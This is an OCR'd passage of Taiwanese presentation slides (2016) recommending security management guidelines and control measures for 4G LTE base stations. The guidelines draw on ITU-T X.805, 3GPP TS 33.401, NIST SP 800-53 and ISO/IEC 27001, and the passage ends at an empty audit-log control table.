
創新、關懷、實踐 21


HeNB系統資安檢測技術
Assessment Module
HeNB
侵入者檔案植入偵測
流量監控
威脅檢測與防禦
連結非許可主機
內建程式替換
非許可檔案執行
安全啟動
創新、關懷、實踐
22
© 2016 資訊工業策進會


THANK YOU
創新、關懷、實踐
23
© 2016 資訊工業策進會

三、基站管理方針建議


基站管理方針建議
財團法人電信技術中心
蔡志明
05/30/2016
財團法人電信技術中心
TELECOM TECHNOLOGY CENTER


財團法人電信技術中心
TELECOM TECHNOLOGY CENTER
簡報大綱
國際標準
基站資安管理方針研究流程及建議
交流及討論
1
www.ttc.org.tw

財團法人電信技術中心
TELECOM TECHNOLOGY CENTER

- 國際標準
- 基站資安管理方針研究流程及建議
- 交流及討論


2

www.ttc.org.tw

財團法人電信技術中心
TELECOM TECHNOLOGY CENTER

LTE網路安全疑慮

- 新一代4G LTE通訊系統，為提升傳輸速度，轉變為扁平化與IP化之網路架構，衍生許多潛在的資訊安全疑慮，3GPP依據LTE網路可能面臨之攻擊來源與介面，將威脅歸類為8大類。



資料來源：3GPP

3

www.ttc.org.tw

財團法人電信技術中心 TELECOM TECHNOLOGY CENTER

研究主體-4G基站特性

- 趨勢：IP 訊務量持續成長，行動寬頻成為不可或缺
- LTE是全IP網路，eNodeB處於LTE網路的邊緣，是網路元件中數量最龐大（台灣有近2萬座基地臺），相較於傳統核心網路元件，缺乏安全控制及安全效能的監督，容易遭受攻擊，成為新的資安威脅。


資料來源：Cisco VNI Mobile, 2016

4

www.ttc.org.tw

財團法人電信技術中心 TELECOM TECHNOLOGY CENTER

資安風險管理架構




資料來源：NIST，本研究整理

5

www.ttc.org.tw

財團法人電信技術中心 TELECOM TECHNOLOGY CENTER

ITU-T X.805通信系統安全框架



資料來源：ITU-T X.805及本團隊整理

6

www.ttc.org.tw

財團法人電信技術中心 TELECOM TECHNOLOGY CENTER

基礎設施之「管理安全面」

管理安全

安全維度	安全目標
存取控制	• 確保只有經授權人員或裝置，例如SNMP管理的裝置，能從事網路裝置或通信鏈路的管理行為，包括透過實體埠管理裝置與遠端管理裝置。
身分認證	• 對從事網路裝置、通信鏈路管理行為的人員或設備身分進行認證。
不可否認性	• 提供紀錄，記錄從事網路裝置與通訊鏈路管理行為的個人或裝置。該紀錄可以證明管理行為發起者。
資料保密性	• 防止未經授權存取或查看網路裝置或通信鏈路，適用於組態資訊所在的網路裝置或是通信鏈路與組態資訊傳送到網路裝置或是通信鏈路時，以及離線儲存的組態資訊備份。 • 保護管理認證資訊，例如管理人員帳號與密碼。
通訊安全性	• 遠端管理網路裝置或通信鏈路時，確保管理資訊只會在受管理站點與裝置或是通信鏈路間傳輸，管理資訊不會被盜用或攔截。 • 也適用於管理認證資訊，例如管理人員身分帳號與密碼。
資料完整性	• 防止網路裝置與通信鏈路的組態資訊被未經授權存取。
可用性	• 確保經授權人員或裝置管理網路裝置或是通信鏈路，防止受到主動式攻擊(例如DOS)，以及被動式攻擊(例如修改或刪除管理認證資訊)。
隱私	• 確保識別網路裝置或通信鏈路的資訊不會被未經授權人員或裝置取得，相關的資訊包括網路裝置的IP位址、DNS領域名稱。

7

www.ttc.org.tw

財團法人電信技術中心 TELECOM TECHNOLOGY CENTER

基礎設施之「控制安全」

控制安全

安全維度	安全目標
存取控制	• 確保只有經授權人員或裝置，能存取網路裝置中或是離線儲存的控制資訊。 • 確保網路裝置只接受來自經授權網路裝置的控制資訊，例如路由更新。
身分認證	• 對查看或修改網路裝置中控制資訊的人員或裝置進行身分認證。 • 對傳送控制資訊到網路裝置的裝置進行身分認證。
不可否認性	• 提供紀錄，記錄查看或修改網路裝置中控制資訊與執行操作的個人或裝置。該紀錄可以作為存取或修改控制資訊的證明。
資料保密性	• 防止網路裝置或離線儲存的控制資訊被未經授權存取與查看。 • 存取控制技術可以為網路裝置的控制資訊提供資料保密性。 • 防止網路裝置發送的控制資訊不會未經授權或查看。
通訊安全性	• 確保網路中傳送的控制資訊(例如路由更新)只會在控制資訊的來源端和預期的目的端，控制資訊不會被盜取或攔截。
資料完整性	• 確保網路裝置與通信鏈路的控制資訊不會被未經授權存取。
可用性	• 確保網路裝置可以從經授權來源端接收控制資訊，包括防止蓄意的攻擊行為，例如阻斷服務攻擊，以及偶發事件，例如路由翻動(route flapping)。
隱私	• 確保識別網路裝置或通信鏈路的資訊不會被未經授權人員或裝置取得，相關的資訊包括網路裝置的IP位址、DNS領域名稱。

8

www.ttc.org.tw

財團法人電信技術中心 TELECOM TECHNOLOGY CENTER

基礎設施之「用戶安全」

用戶安全


安全維度	安全目標
存取控制	• 確保只有經授權人員或設備能存取網路元件、通訊鏈路或離線儲存設備的用戶資料。
身分認證	• 對存取網路元件、通訊鏈路或離線儲存設備中用戶資料的人員或設備進行身分認證。
不可否認性	• 提供紀錄，記錄存取網路元件或通信鏈路或離線裝置中用戶資料的個人或裝置。該紀錄為存取用戶資料的證明。
資料保密性	• 保護在網路元件、通訊鏈路或離線儲存設備上的用戶資料，防止未經授權存取或查看。接取控制技術有助於提供用戶資料的保密性。
通訊安全性	• 確保用戶資料在網路元件、通訊鏈路傳輸時不被盜用或攔截。
資料完整性	• 保護網路元件、通訊鏈路或離線儲存設備的用戶資料，防止未經授權存取。
可用性	• 確保經授權人員與設備接取用戶離線儲存設備資料不能被否認。
隱私	• 確保網路元件不會將用戶網路活動資訊提供給未經授權的人員(例如用戶的地理位置、瀏覽過的網頁、內容等)。

9

www.ttc.org.tw

財團法人電信技術中心 TELECOM TECHNOLOGY CENTER

3GPP TS33.401 安全標準



10

www.ttc.org.tw

財團法人電信技術中心 TELECOM TECHNOLOGY CENTER

3GPP TS33.401 安全標準內容

項目	內容
設定與組態要求	eNB應經過認證與授權，才能設定與進行組態配置，因此攻擊者無法透過本地或遠端修改eNB設定與軟體組態。
內部金鑰管理要求	EPC提供給eNB的用戶會話(session)金鑰，以及使用於身份認證與安全連結建立程序的長期金鑰，應保護所有存放在eNB中的金鑰。
用戶層資料要求	包括Uu介面與S1/X2介面的用戶層(User Plane)封包加解密，以及處理S1/X2介面的用戶層封包完整性保護。
控制層資料要求	提供S1/X2介面的控制層(Control Plane)封包的機密性與完整性保護。
安全環境要求	透過相關功能或敏感性操作來實現安全環境。

11

www.ttc.org.tw

財團法人電信技術中心 TELECOM TECHNOLOGY CENTER

NIST SP800-53 安全控制措施

Management Controls 管理控制	Operational Controls 操作控制	Technical Controls 技術控制
RA – Risk Assessment 風險評估	PS – Personnel Security 人員安全	IA – Identification & Authentication 識別與認證
PL – Planning 規劃	PE – Physical & Environmental Protection 實體與環境保護	AC – Access Control 存取控制
SA – System & Services Acquisition 系統與服務獲取	CP – Contingency Planning 應變規劃	AU – Audit & Accountability 稽核與可歸責性
CA – Security Assessment & Authorization 安全評估與授權	CM – Configuration Management 組態管理	
PM – Program Management 計畫管理	MA – Maintenance 維護	SC – System & Communications Protection 系統與通訊保護
	SI – System & Information Integrity 系統與資訊完整性	
	MP – Media Protection 媒體保護	
	IR – Incident Response 事件回應	
	AT – Awareness & Training 認知與訓練	


www.ttc.org.tw

財團法人電信技術中心 TELECOM TECHNOLOGY CENTER

- 國際標準
- 基站資安管理方針研究流程及建議
- 交流及討論

13

www.ttc.org.tw


財團法人電信技術中心
TELECOM TECHNOLOGY CENTER
基站資安管理方針研究流程
ITU-T X.805安全框架
3GPP 安全要求
安全控制措施
基礎設施層
基站安全
管理面
控制面
用戶面
存取控制
身分認證
不可否認性
資料保密性
通信安全
資料完整性
可用性
隱私
設定與組態要求
內部金鑰管理要求
eNB用戶層資料要求
eNB控制層資料要求
安全環境要求
NIST SP800-53
安全控制措施
適用性
比較分析
ISO/IEC
27001:2013
安全控制措施
行動寬頻基站資安管理方針
14
www.ttc.org.tw


財團法人電信技術中心
TELECOM TECHNOLOGY CENTER
安全控制措施建議
NIST SP800-53
實體與
環境安全
存取控制
系統與通信
維運管理
稽核紀錄
ISO/IEC 27001
15
www.ttc.org.tw

財團法人電信技術中心 TELECOM TECHNOLOGY CENTER

實體與環境安全比較

	ISO/IEC 27001:2013	NIST SP 800-53 Rev 4
區域安全與實體控制	• A11.1.1實體安全週界 • A11.1.3保全之辦公室、房間及設施 • A11.1.5於保全區域之工作 • A11.1.2實體進入控制措施 • A11.2.2支援之公用服務事業	• PE-2實體存取權限 • PE-3實體存取控制 • PE-4傳輸媒體的存取控制 • PE-6實體存取的監控 • CM-5存取限制更動
設備安全	• A11.1.4防範外部及環境威脅 • A11.2.1設備安置及保護 • A11.2.3佈纜安全	• PE-9電力設備與纜線 • PE-10緊急斷電 • PE-11緊急備用電源 • PE-12緊急照明 • PE-13防火 • PE-14溫濕度控制 • PE-15防水

16

www.ttc.org.tw

財團法人電信技術中心 TELECOM TECHNOLOGY CENTER

實體與環境安全管理方針建議

- **區域安全與實體控制**
  - 應擬訂基站實體安全措施與環境控制的相關政策；
  - 以基站設施所在區域為基礎，設置必要的管制，避免基站相關設施遭受未經授權的實體存取；
  - 定期評估實體安全控制的有效性；
  - 考量變更與過去的事件，檢視與更新實體安全措施與環境控制的政策。

- **環境安全**
  - 宜檢查及評估可能影響基站運作之環境因素，例如火災、水、震動、電力供應、溫濕度等，並建置相對之環境控制；
  - 電力及通信用纜線應與適當保護，以防範竊聽、干擾或損壞。

17

www.ttc.org.tw

財團法人電信技術中心 TELECOM TECHNOLOGY CENTER

實體與環境安全控制措施

項次	控制措施
1	應設置適當的使用安全周界（諸如卡控入口閘門），以保護基站設施所處區域。
2	人員進出入重要基站設施所處區域應實施適當的安全防護，確保只有經授權人員方可允許進出。
3	只於必要時才授權第三方支援服務人員限制性的進出基站設施所處區域並受監視。
4	定期審查並更新基站設施所處區域的進出權限，並於必要時廢止。
6	擬訂並施行基站設備（包括設備攜出）之控制措施，以降低對資料未經授權存取的風險、遺失及損害。
7	施行適當控制措施以降低潛在的實體威脅，例如：竊盜、火災、水災（或水源供應停止）、閃電、溫度、濕度、電力供應干擾、通信干擾、電磁輻射及蓄意破壞等。
8	定期檢查並測試備援電源，確保斷電期間正常運作。
9	電信纜線（telecommunications lines）、網路佈纜（network cabling）及電源纜線應設計並施行適當之安全保護措施。
10	通信纜線（communications cables）及電源纜線宜適當隔離，以防止互相干擾。
11	定期檢查與維護各項安全設備
12	基站所處區域邊界發生異常狀況時，應有權責人員可立即解決。

18

www.ttc.org.tw

財團法人電信技術中心 TELECOM TECHNOLOGY CENTER

存取控制比較

	ISO/IEC 27001:2013	NIST SP 800-53 Rev 4
存取控制政策	• A9.1.1存取控制政策	• AC-1存取控制策略與步驟
鑑別與憑證管理	• A9.2.1使用者註冊及註銷 • A9.2.2使用者存取權限之配置 • A9.2.4使用者之秘密鑑別資訊的管理 • A9.2.5使用者存取權限之審查 • A9.2.6存取權限之移除或調整 • A9.3.1秘密鑑別資訊之使用 • A9.4.1資訊存取限制 • A9.4.2保全登入程序 • A9.4.3通行碼管理系統 • A9.4.4具特殊權限公用程式之使用 • A9.4.5對程式源碼之存取限制	• AC-2帳號管理 • AC-3進行存取控制 • AC-5職責分工 • AC-6最小權限 • AC-7失敗的登錄測試 • IA-1鑑別認證策略與程序 • IA-2鑑別與認證 • IA-3設備識別與認證 • IA-4鑑別碼管理 • IA-9服務識別與認證 • CM-5存取限制更動 • CM-7最小功能
遠端存取管理	• A6.2.2遠距工作	• AC-17遠端存取

19

www.ttc.org.tw

財團法人電信技術中心 TELECOM TECHNOLOGY CENTER

存取控制管理方針建議

- **政策與鑑別管理**
  - 擬訂基站設備與系統的存取政策，包括角色、權限、分配與取消存取的程序；
  - 使用者與基站系統ID具備唯一性，存取服務或系統前須經過認證；
  - 實施基站設備與系統的邏輯存取控制，僅允許經授權使用。
  - 監控基站設備與系統之存取情形；
  - 評估基站設備與系統存取控制政策與程序的有效性，並定期檢查存取控制措施的有效性。
- **遠端存取管理**
  - 擬訂遠端存取安全政策，並依規定實行遠端存取措施。

20

www.ttc.org.tw

財團法人電信技術中心 TELECOM TECHNOLOGY CENTER

存取控制控制措施

項次	控制措施
1	建立、文件化及審查基站存取控制政策，須包括使用者存取控制規則與權限。
2	定期審查並移除未使用之使用者權限
3	設定適當的使用者註冊與註銷註冊程序，以對基站設備與系統核准和撤銷存取。
4	於使用者因變更角色或調職或離職後，立即移除或封鎖其存取權限。
5	軟體安裝完畢後是否立即更新廠商所預設之通行碼
6	定期檢查所有使用者存取權限
7	設定適當強度之通行碼規格（例如：字元長度、字母與數字）。
8	定期或依規定期限或使用次數限制，要求變更通行碼，並避免重複或循環使用舊通行碼。
9	基站設備與系統應具有作業結束後或在一定期間未操作時即自動登出之保護機制
10	避免將輸入之通行碼以明文方式顯示在螢幕上
11	若登入失敗次數超過上限，須強制延遲一段時間或重新取得授權後才可再登入。
12	基站設備與系統應關閉不需使用之功能，例如：埠(port)、協定(protocol)或服務。
13	訂定遠端存取安全政策，確保使用者遠端存取時經特定授權所允許。
14	遠端使用者的存取控制，應具備適當的鑑別機制。
15	對於異常登入程序，應留有紀錄，並有專人定期檢視。
16	遠端登入基站設備與系統在適當情形下宜提供連線加密之程序與措施。
17	使用者應具備唯一的識別符（使用者ID）
18	遠端連線會談結束或過界定的不動作時限後，應即予中斷連線。

21

www.ttc.org.tw

財團法人電信技術中心 TELECOM TECHNOLOGY CENTER

系統與通信保護比較

	ISO/IEC 27001:2013	NIST SP 800-53 Rev 4
系統保護	• A12.6.1技術脆弱性管理 • A12.2.1防範惡意軟體之控制措施	• RA-3風險評估 • RA-5脆弱性掃描 • SC-5阻斷服務保護 • SI-2缺失修補 • SI-3惡意程式碼防護
通信保護	• A13.1.1網路控制措施	• SC-8傳輸保密性與完整性 • SC-11信任路徑 • SC-31隱藏通道分析
密碼保護	• A10.1密碼式控制措施	• SC-12加密金鑰的建立與管理 • SC-13密碼保護 • SC-17公鑰基礎設施的憑證

22

www.ttc.org.tw

財團法人電信技術中心 TELECOM TECHNOLOGY CENTER

系統與通信保護管理方針建議

- **系統保護**
  - 建立基站系統脆弱性評估機制，取得基站系統中之脆弱性資訊，並採行適當改善措施；
  - 基站系統應採行適當之防護措施，防範惡意軟體、阻斷服務攻擊等安全威脅，以及使用者認知程序。
- **通信保護**
  - 基站系統與通信鏈路應具備3GPP規定之通信保護功能，確保資訊傳輸之保密性與完整性。
- **密碼保護**
  - 基站系統應具備3GPP規定之資訊加密功能。
  - 基站系統應具備3GPP規定之金鑰管理功能，包括金鑰生成、使用、保護及生命週期管理。

23

www.ttc.org.tw

財團法人電信技術中心 TELECOM TECHNOLOGY CENTER

系統與通信保護控制措施

項次	控制措施
1	基站系統應建立脆弱性管理機制，包括弱點掃描、弱點監控、弱點評估、弱點修補等措施。
2	基站系統應採行事前預防及保護措施，以防治及偵測惡意軟體與阻斷服務攻擊等安全威脅。
3	基站系統維運人員應正確認知惡意軟體與阻斷服務攻擊等安全威脅，提升人員資訊安全警覺健全系統存取控制機制。
4	建立遭惡意程式攻擊之復原程序，包括所有必要資料與軟體備份及復原安排。
5	傳送機敏性資訊(包括軟體、資料)之傳輸過程應具備加密與完整性等保護措施。
6	eNodeB與EPC、eNodeB與eNodeB、eNodeB與O&M間應建立3GPP規定之雙向認證機制，且具備保密性、完整性與重傳保護功能。
7	基站系統應依據3GPP規定，金鑰不得離開基站中的安全環境。
8	基站系統處理S1-U與X2-U的用戶資料傳輸應具備3GPP規定之完整性、保密性與重傳保護功能。
9	基站系統處理S1-MME與X2-C的控制資料傳輸應具備完整性、保密性與重傳保護功能。
10	基站系統應具備3GPP規定之邏輯安全環境，支援敏感資料安全儲存、敏感功能執行，且應確保安全環境的完整性。

24

www.ttc.org.tw

財團法人電信技術中心 TELECOM TECHNOLOGY CENTER

維運管理比較

	ISO/IEC 27001:2013	NIST SP 800-53 Rev 4
運作管理	• A11.2.7設備汰除或再使用之保全 • A12.1.1文件化運作程序 • A12.1.2變更管理 • A12.4.4鐘訊同步	• PE-16攜出入與拆卸 • CM-3組態(Configuration)更動控制 • CM-6組態設定
設備維護	• A12.1.1文件化運作程序 • A11.2.4設備維護 • A6.2.2遠距工作	• MA-1系統維護策略與程序 • MA-2受控制之維護 • MA-3維護工具 • MA-5維護人員 • MA-4遠端維護

25

www.ttc.org.tw

財團法人電信技術中心 TELECOM TECHNOLOGY CENTER

維運管理方針建議

- **運作管理**
  - 擬訂基站系統操作程序，並確保在符合程序下操作基站系統；
  - 基站相關設備、資訊或軟體未經授權禁止移動；
  - 含有儲存媒體之基站設備組件，於汰除前或在使用前應查證，確保任何機密性、敏感性的資料及版權軟體已經被移除；
  - 擬訂基站系統變更程序，並依據程序進行變更。
- **設備維護**
  - 擬訂基站系統維護程序，並確保在符合程序下進行維護；
  - 實施遠端維護與診斷之認證機制。

26

www.ttc.org.tw

財團法人電信技術中心 TELECOM TECHNOLOGY CENTER

維運管理控制措施

項次	控制措施
1	文件化基站設備與系統相關之作業程序、並適當維護，例如系統開關機程序、設備維護、異常處理、緊急聯絡資訊、重新啟動及復原程序、稽核存底與日誌資訊之維護、組態管理等。
2	基站設備與系統之變更應有正式核准程序，向相關人員通報變更與詳實記錄。
3	基站設備之維護應由授權之維護人員執行
4	應妥適保存所有可疑、實際之系統錯誤資訊，及所有預防性、矯正性之維護紀錄。
5	設備送場外維修，對於儲存在設備內資訊應有安全保護措施。
6	遠端維護/診斷作業時，應實施維護/診斷埠之存取措施（如用金鑰管理及人員身份查驗核等機制）。
7	定期維護基站設備，確保其可用性及完整性。
8	攜出場所外之基站設備與媒體應實施適當之安全保護措施。
9	基站相關設備如須攜出場外使用，須均經事前授權，並於攜出場外與歸還時進行安全查核且紀錄。
10	基站設備汰除前應將機密性、敏感性資料及有版權的軟體予以移除或實施安全地覆寫。
11	基站系統組態更動，須經事前授權，且由授權之維護人員執行。
12	基站系統組態更動後，應持續監控更動成效。
13	所有系統鐘訊應與議定之鐘訊來源校正，以確保時間紀錄正確。

27

www.ttc.org.tw

財團法人電信技術中心 TELECOM TECHNOLOGY CENTER

稽核紀錄比較

	ISO/IEC 27001:2013	NIST SP 800-53 Rev 4
運作管理	• A12.4.1事件存錄 • A12.4.2日誌資訊之保護 • A12.4.3管理者及操作者日誌 • A12.7.1資訊系統稽核控制措施	• AU Family 稽核與責任

28

www.ttc.org.tw

財團法人電信技術中心 TELECOM TECHNOLOGY CENTER

稽核紀錄管理方針建議

- 稽核紀錄
  - 建立與基站系統稽核程序，並確保在符合程序下進行基站系統稽核措施；
  - 稽核紀錄應包括事件類型、起因、結果等紀錄；
  - 稽核紀錄應受保護，避免未經授權存取、修改與刪除。

29

www.ttc.org.tw

財團法人電信技術中心 TELECOM TECHNOLOGY CENTER

稽核紀錄控制措施

項次	控制措施
